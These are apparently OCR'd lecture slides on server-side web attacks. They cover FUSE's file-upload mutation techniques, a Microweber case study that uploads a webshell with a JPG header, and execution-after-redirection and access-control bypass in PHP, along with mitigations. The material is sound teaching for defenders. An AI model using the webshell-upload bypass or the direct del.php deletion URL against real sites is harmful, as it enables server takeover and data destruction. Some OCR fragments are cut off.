
'image/png'

M1: Prepending a resource header
+
M3: Changing the content-type of an upload request

More in the Paper

- M2: Inserting a seed into metadata
- M6: Converting HTML into EML
- M7: Removing a file extension
- M8: Converting a file in SVG
- M9: Prepending an HTML comment
- M10: Changing a file extension to an arbitrary string
- M11: Converting a file extension to uppercase
- M12: Prepending a file extension
- M13: Appending a resource header

Evaluation


<script>
</script>
HTML
alert();
JS
<?php
system();
?>
PHP
<script>
</script>
XHTML
Mutator
Mutated
upload request
Uploader
Upload
information
Validator
File upload
vulnerabilities

Experimental Setup

- 33 popular PHP web applications

WordPress	Joomla	Concrete5	OsCommerce2	Monstra	Drupal
ZenCart	Bludit	Textpattern	CMSMadeSimple	Pagekit	Backdrop
CMSimple	Composr	OctoberCMS	phpBB3	Elgg	Microweber
XE	SilverStripe	ECCube3	GetSimpleCMS	DotPlant2	MyBB
HotCRP	Subrion	SymphonyCMS	AnchorCMS	WeBid	Collabtive
X2engine	ClipperCMS	Codiad			

- Web server: Apache 2.4

- PHP engine: PHP 5.6, 7.0, 7.1

Real-World Upload Bugs Finding

- Found **30 file upload vulnerabilities** in 23 applications with 176 distinct upload request
  - WordPress, Concrete5, OsCommerce2, ZenCart, …
- Reported all the vulnerabilities
  - **15 CVEs** from 9 applications
- 8 bugs have been patched
- 5 bugs are being patched

Case Study - Microweber

filename
webshell.pht
content-type
application/x-php
content
<?php
system('ls');
?>
\xff\xd8\xff\xee
\x00\x10JF

8 bytes header of a JPG file

Upload request

Content-filtering c

```
if (finfo_file(content) == 'application/x-php')
    reject(file);
if (ext(file_name) == 'php')
    reject(file);
' in conte
t(file);
if (content_type == 'text/html')
    reject(file);
accept(file)
```

'application/octet-stream'

'pht'


M13: Appending a resource header
+
M4: Changing a file extension

Vulnerability Causes

Inferring upload file types based on user-provided extensions opens a door for further attacks

Causes		UFU + UEFU Bugs Found
#1	Exploiting the absence of ch	27
#2	Causing incorrect type inferences based on **`content`**	5
#3	Exploiting incomplete blacklist based on **`extension`**	35
#4	Bypassing keyword checks based on **`content`**	6
#5	Bypassing checks based on **`content-type`**	5
#2+#3	Combined Operation	6
#2+#3+#4	Combined Operation	1

Open Science



https://github.com/WSP-LAB/FUSE

Lessons Learned

- Propose FUSE, a penetration testing tool designed to find file upload vulnerabilities

- Present 13 operations that mutate upload request to bypass content-filtering checks, but to remain executable in target execution environments

- Found 30 file upload vulnerabilities including 15 CVEs from 33 PHP applications

Lessons Learned

- How to defense file upload bugs in robust manner?
  - Check as many input vectors as possible (e.g. file name, file name extension, file content, content-type header, etc.)
  - Make uploaded folder non-executable
  - Research topic!

Recommended to Read

- FUSE: Finding File Upload Bugs via Penetration Testing, ***NDSS'20***
- Ufuzzer: Lightweight detection of php-based unrestricted file upload vulnerabilities via static-fuzzing co-analysis, ***RAID'21***
- FileUploadChecker: Detecting and Sanitizing Malicious File Uploads in Web Applications at the Request Level, ***ARES'22***

Execution After Redirection 

Execution After Redirection (EAR)

- Logic flaw where unintended code is executed after a redirect

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Execution After Redirection (EAR)

- Logic flaw where unintended code is executed after a redirect

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Non-admin users also can access this page!

How to Mitigate EAR?


```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Access-Control Bypassing Attack

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Secure against Execution After Redirection (EAR) vulnerabilities

Access-Control Bypassing Attack

Benign usage ☺: http://server.com/index.php?id=1237

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Embed

Only admins can delete the DB data

del.php

```
<?php
  $id = int($_GET[‘id’]);
  $sql = “DELETE FROM blogdata WHERE id = $id”;
  mysql_query($sql);
?>
```

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Benign usage ☺: http://server.com/index.php?id=1237

Only admins can delete the DB data

Embed

The attacker can delete the DB data

Attacker usage ☹: http://server.com/del.php?id=1237

```
<?php
  $id = int($_GET[‘id’]);
  $sql = “DELETE FROM blogdata WHERE id = $id”;
  mysql_query($sql);
?>
```

How to Fix?

- Root cause: PHP applications have multiple entry points (index.php, del.php, …)
- One missing access control list (ACL) produces a critical security breach

- Mitigations
  - Limit the program entry points (`.htaccess`)

All php access is rejected except for index.php

.htaccess

```
<FilesMatch "\.php$">
  Order Allow,Deny
  Deny from all
</FilesMatch>
<FilesMatch "index\.php$">
  Order Allow,Deny
  Allow from all
</FilesMatch>
```

Conclusion

- We studied various server-side web attacks & defenses
  - SQL injection, shell code injection, file inclusion, unrestricted file upload, execution after redirection, access-control bypassing
- Root causes
  - Incomplete sanitization or wrong assumption on user input
  - Incomplete access control checks
- Practices
  - Do not use input as code!
  - Sanitize user input consistently!
  - Use prepare statements!

Question?